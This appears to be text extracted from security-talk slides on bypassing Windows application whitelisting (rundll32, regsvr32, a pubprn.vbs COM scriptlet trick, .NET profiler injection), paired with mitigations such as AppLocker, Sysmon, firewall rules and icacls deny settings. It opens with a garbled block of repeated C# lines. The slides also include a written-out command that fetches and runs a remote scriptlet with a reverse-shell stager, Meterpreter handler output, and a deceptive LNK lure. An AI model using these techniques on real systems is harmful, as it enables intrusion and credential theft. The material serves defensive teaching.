59                         IntPtr p288 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p289 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p290 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p291 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p292 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p293 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p294 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p295 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p296 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p297 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p298 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p299 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p300 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p301 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p302 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p303 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p304 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p305 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p306 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p307 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p308 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p309 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p310 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p311 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p312 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p313 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p314 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p315 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p316 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p317 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p318 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p319 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p320 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p321 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p322 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p323 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p324 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p325 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p326 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p327 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p328 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p329 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p330 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p331 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p332 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p333 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p334 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p335 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p336 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p337 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p338 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p339 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p340 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p341 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p342 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p343 = (IntPtr
```

Mitigate “Indirect” Execution

AllTheThings

###Includes 5 Known Application Whitelisting Bypass Techniques in One File.

- ###1. InstallUtil.exe
- ###2. Regsvcs.exe
- ###3. Regasm.exe
- ###4. regsvr32.exe
- ###5. rundll32.exe

Take a look @
[https://github.com/subTee/
ApplicationWhitelistBypassTechniques/
blob/master/TheList.txt](https://github.com/subTee/ApplicationWhitelistBypassTechniques/blob/master/TheList.txt)

Needed by System
(eg. launch control panel)



- Use AppLocker (or equivalent) to block first 4.
- AppLocker DLL control impacts performance
- Sysmon to monitor DLL loads

Timestamp	source	CommandLine	User
2017-05-23 00:00:00.000	W7x86sp1Patched	C:\Windows\system32\rundll32.exe /d srrstr.dll,ExecuteScheduledSPPCreation	NT AUTHORITY\SYSTEM
	Process Create: UtcTime: 2017-05-22 16:00:00.131 ProcessGuid:		
2017-05-23 00:00:00.000	PEC-W7proSP1x86	C:\Windows\system32\rundll32.exe /d srrstr.dll,ExecuteScheduledSPPCreation	NT AUTHORITY\SYSTEM
	Process Create: UtcTime: 2017-05-22 16:00:00.109 ProcessGuid:		
2017-05-22 17:23:11.000	PEC-W7proSP1x86	rundll32 C:\Users\q\Desktop\AllTheThings.dll,EntryPoint	PEC-W7PROSP1X86\q
	Process Create: UtcTime: 2017-05-22 09:23:11.715 ProcessGuid:		
2017-05-22 17:22:58.000	PEC-W7proSP1x86	rundll32	PEC-W7PROSP1X86\q
	Process Create: UtcTime: 2017-05-22 09:22:58.692 ProcessGuid:		
2017-05-22 00:00:00.000	W7x86sp1Patched	C:\Windows\system32\rundll32.exe /d srrstr.dll,ExecuteScheduledSPPCreation	NT AUTHORITY\SYSTEM
	Process Create:		

Other “Indirect” Methods

(non-exhaustive obviously)

- COM & registry abuses (will touch on later)

- Profiler abuses


- Exotic components

The screenshot shows a Windows desktop environment. On the left, a Visual Studio Profiler window displays C++ code for a DLL's entry point. In the center, a Notepad++ window titled 'Profiler.bat' contains a batch script that sets environment variables for .NET profiling. On the right, a PowerShell window shows the command 'powershell.exe' being run. A red arrow points from the 'Profiler.bat' window up towards the environment variable settings in the batch file, indicating the method used to trigger the exploit.

By Setting Environment Variables

A new UAC bypass method using application compatibility databases

The new UAC bypass method observed by JPCERT/CC during its analysis of Dridex is characterized by its use of application compatibility databases. An application compatibility database is a file that configures execution rules for applications that have compatibility issues. These files have an extension of sdb. Dridex leverages this feature to bypass UAC as shown in Figure 3.



Casey Smith @subTee · 13 hours ago
As a Normal User..
Injecting into ANY .NET app w/profiler is trivial.
Doesn't need to even be a profiler!
DLL_PROCESS_ATTACH to trigger. ;-) pic.twitter.com/jmGZVc3vE5

Let's say 'well-known' components are blocked....

AllTheThings


```
###Includes 5 Known Application Whitelisting Bypass Techniques in One File.  
###1. InstallUtil.exe  
###2. Regsvcs.exe  
###3. Regasm.exe  
###4. regsvr32.exe  
###5. rundll32.exe
```

~~Powershell~~
~~vbs/js/hta/bat...~~

hypothesically blocked w/o affecting users

Plus other stuff mentioned in <https://github.com/subTee/ApplicationWhitelistBypassTechniques/blob/master/TheList.txt>

Let's look @ Type 2
OS or whitelisted app scripting features



Scripting Abuses...

<https://www.slideshare.net/mobile/enigma0x3/windows-operating-system-archaeology>

Evasion

Windows very often resolves COM objects via the HKCU hive first

Find your favorite script that implements GetObject() or CreateObject() and hijack it.

This allows you to instantiate your own code without exposing it via the command line.

whitelisted path



C:\Windows\System32\Printing_Admin_Scripts\en-US

pubprn.vbs

```
62  
63 ServerName = args(0)  
64 Container = args(1)  
65  
66  
67 on error resume next  
68 Set PQContainer = GetObject(Container)  
69
```

Looks like PHP problem #geekjoke

A screenshot of a slide showing a VBScript code snippet. The code is as follows:
62
63 ServerName = args(0)
64 Container = args(1)
65
66
67 on error resume next
68 Set PQContainer = GetObject(Container)
69
A red arrow points to the line "ServerName = args(0)". A yellow arrow points to the line "Container = args(1)". Another red arrow points to the line "Set PQContainer = GetObject(Container)" with the annotation "Looks like PHP problem #geekjoke" nearby.

We illustrate next, using the same Veil C# code, compiled, encoded to text JScript within SCT file & load over TLS via Gist.Github...

For example: Windows printing script pubprn.vbs calls GetObject on a parameter we control. Can use this to execute a COM scriptlet

```
C:\Windows\debug\WIA>cd \
C:\>cd windows
C:\Windows>cd system32
C:\Windows\System32>cd Printing_Admin_Scripts
C:\Windows\System32\Printing_Admin_Scripts>cd en-US
C:\Windows\System32\Printing_Admin_Scripts\en-US>pubprn.vbs localhost script:https://gist.githubusercontent.com/jymcheong/4275fd814b8fe6558852d830aabc9160/raw/9fd97a6dce41d70c103747a0980cc05db36f9658/sample.sct
C:\Windows\System32\Printing_Admin_Scripts\en-US>
```




Using DotNetToJScript

[https://github.com/tyranid/
DotNetToJScript ...](https://github.com/tyranid/DotNetToJScript...)

turned a .NET assembly with
Veil-3.0 Pure C# reverse
https stager (same
payload.cs you saw earlier) to
JS script embedded *into a*
remote SCT scriptlet text file

**We may have AppLocker
rules to block scripts in
non-whitelisted path... but
this script is within
\Windows**

Armitage View Hosts Attacks Workspaces Help



Jobs X Console X Processes 2 X windows/meterpreter/reverse_https X


[*] Started HTTPS reverse handler on https://172.30.1.107:443
[*] Starting the payload handler

“Social Engineering” >> LNK

- In the earlier LNK builder demo, we wrote-&-launched a deceptive Excel file... why? user will see it through if clicked & nothing happens... so let's use the same deception again...
- **Imagine user receives some #NSFW in a zip file... some free pics inclusive ;)** & an internet LNK for m0re!~
- Compiled malicious .NET code launches IE Browser with a ‘relevant’ site while calling-back to C2, set a timer to spoof login screen, xxx, yyy...
#UseSomeImagination
- **BTW, the path of pubprn script is common to both x86 & x64 Windows**
- Apart from initial LNK file, this method is largely ‘file-less’ (loose definition) since there is NO drop-&-run. Erase LNK file is trivial...

Code Execution Options

- Let's say



from non-whitelisted path are blocked


LNK & Macros (features)

Type & Run



some unknown but whitelisted system components/scripts

Exploit (bugs) eg. ETERNALBLUE RCE



Mitigate rundll32 abuse

- Use Windows Firewall, limit # of programs that can make external networks comms eg. allow browser This blocks methods like... **pubprn.vbs localhost script:https://.....sct**, in general bad stuff hosted remotely, regardless compiled assembly or script
- In reality, we may not want to block rundll32 since it is going to impact Windows... even with AppLocker DLL control, it is officially documented that it will impact performance...


Secret encrypted doc, use shortcut to decrypt
IMPORTANT


AllTheThin... block

```
C:\Windows\system32\cmd.exe
C:\Users\q>icacls desktop\Block /deny "Creator Owner":(OI)(CI)(X) /T
processed file: desktop\Block
Successfully processed 1 files; Failed processing 0 files
C:\Users\q>
```

Files/folders owned by user will be denied from execution/traversal... recursively

Like a firewall deny all for executables for whitelisted-writable directories...





1. double clicks

File Conversion - AllTheThings.doc

Select the encoding that makes your document readable

Text encoding:

Windows (Default) MS-DOS Other encoding

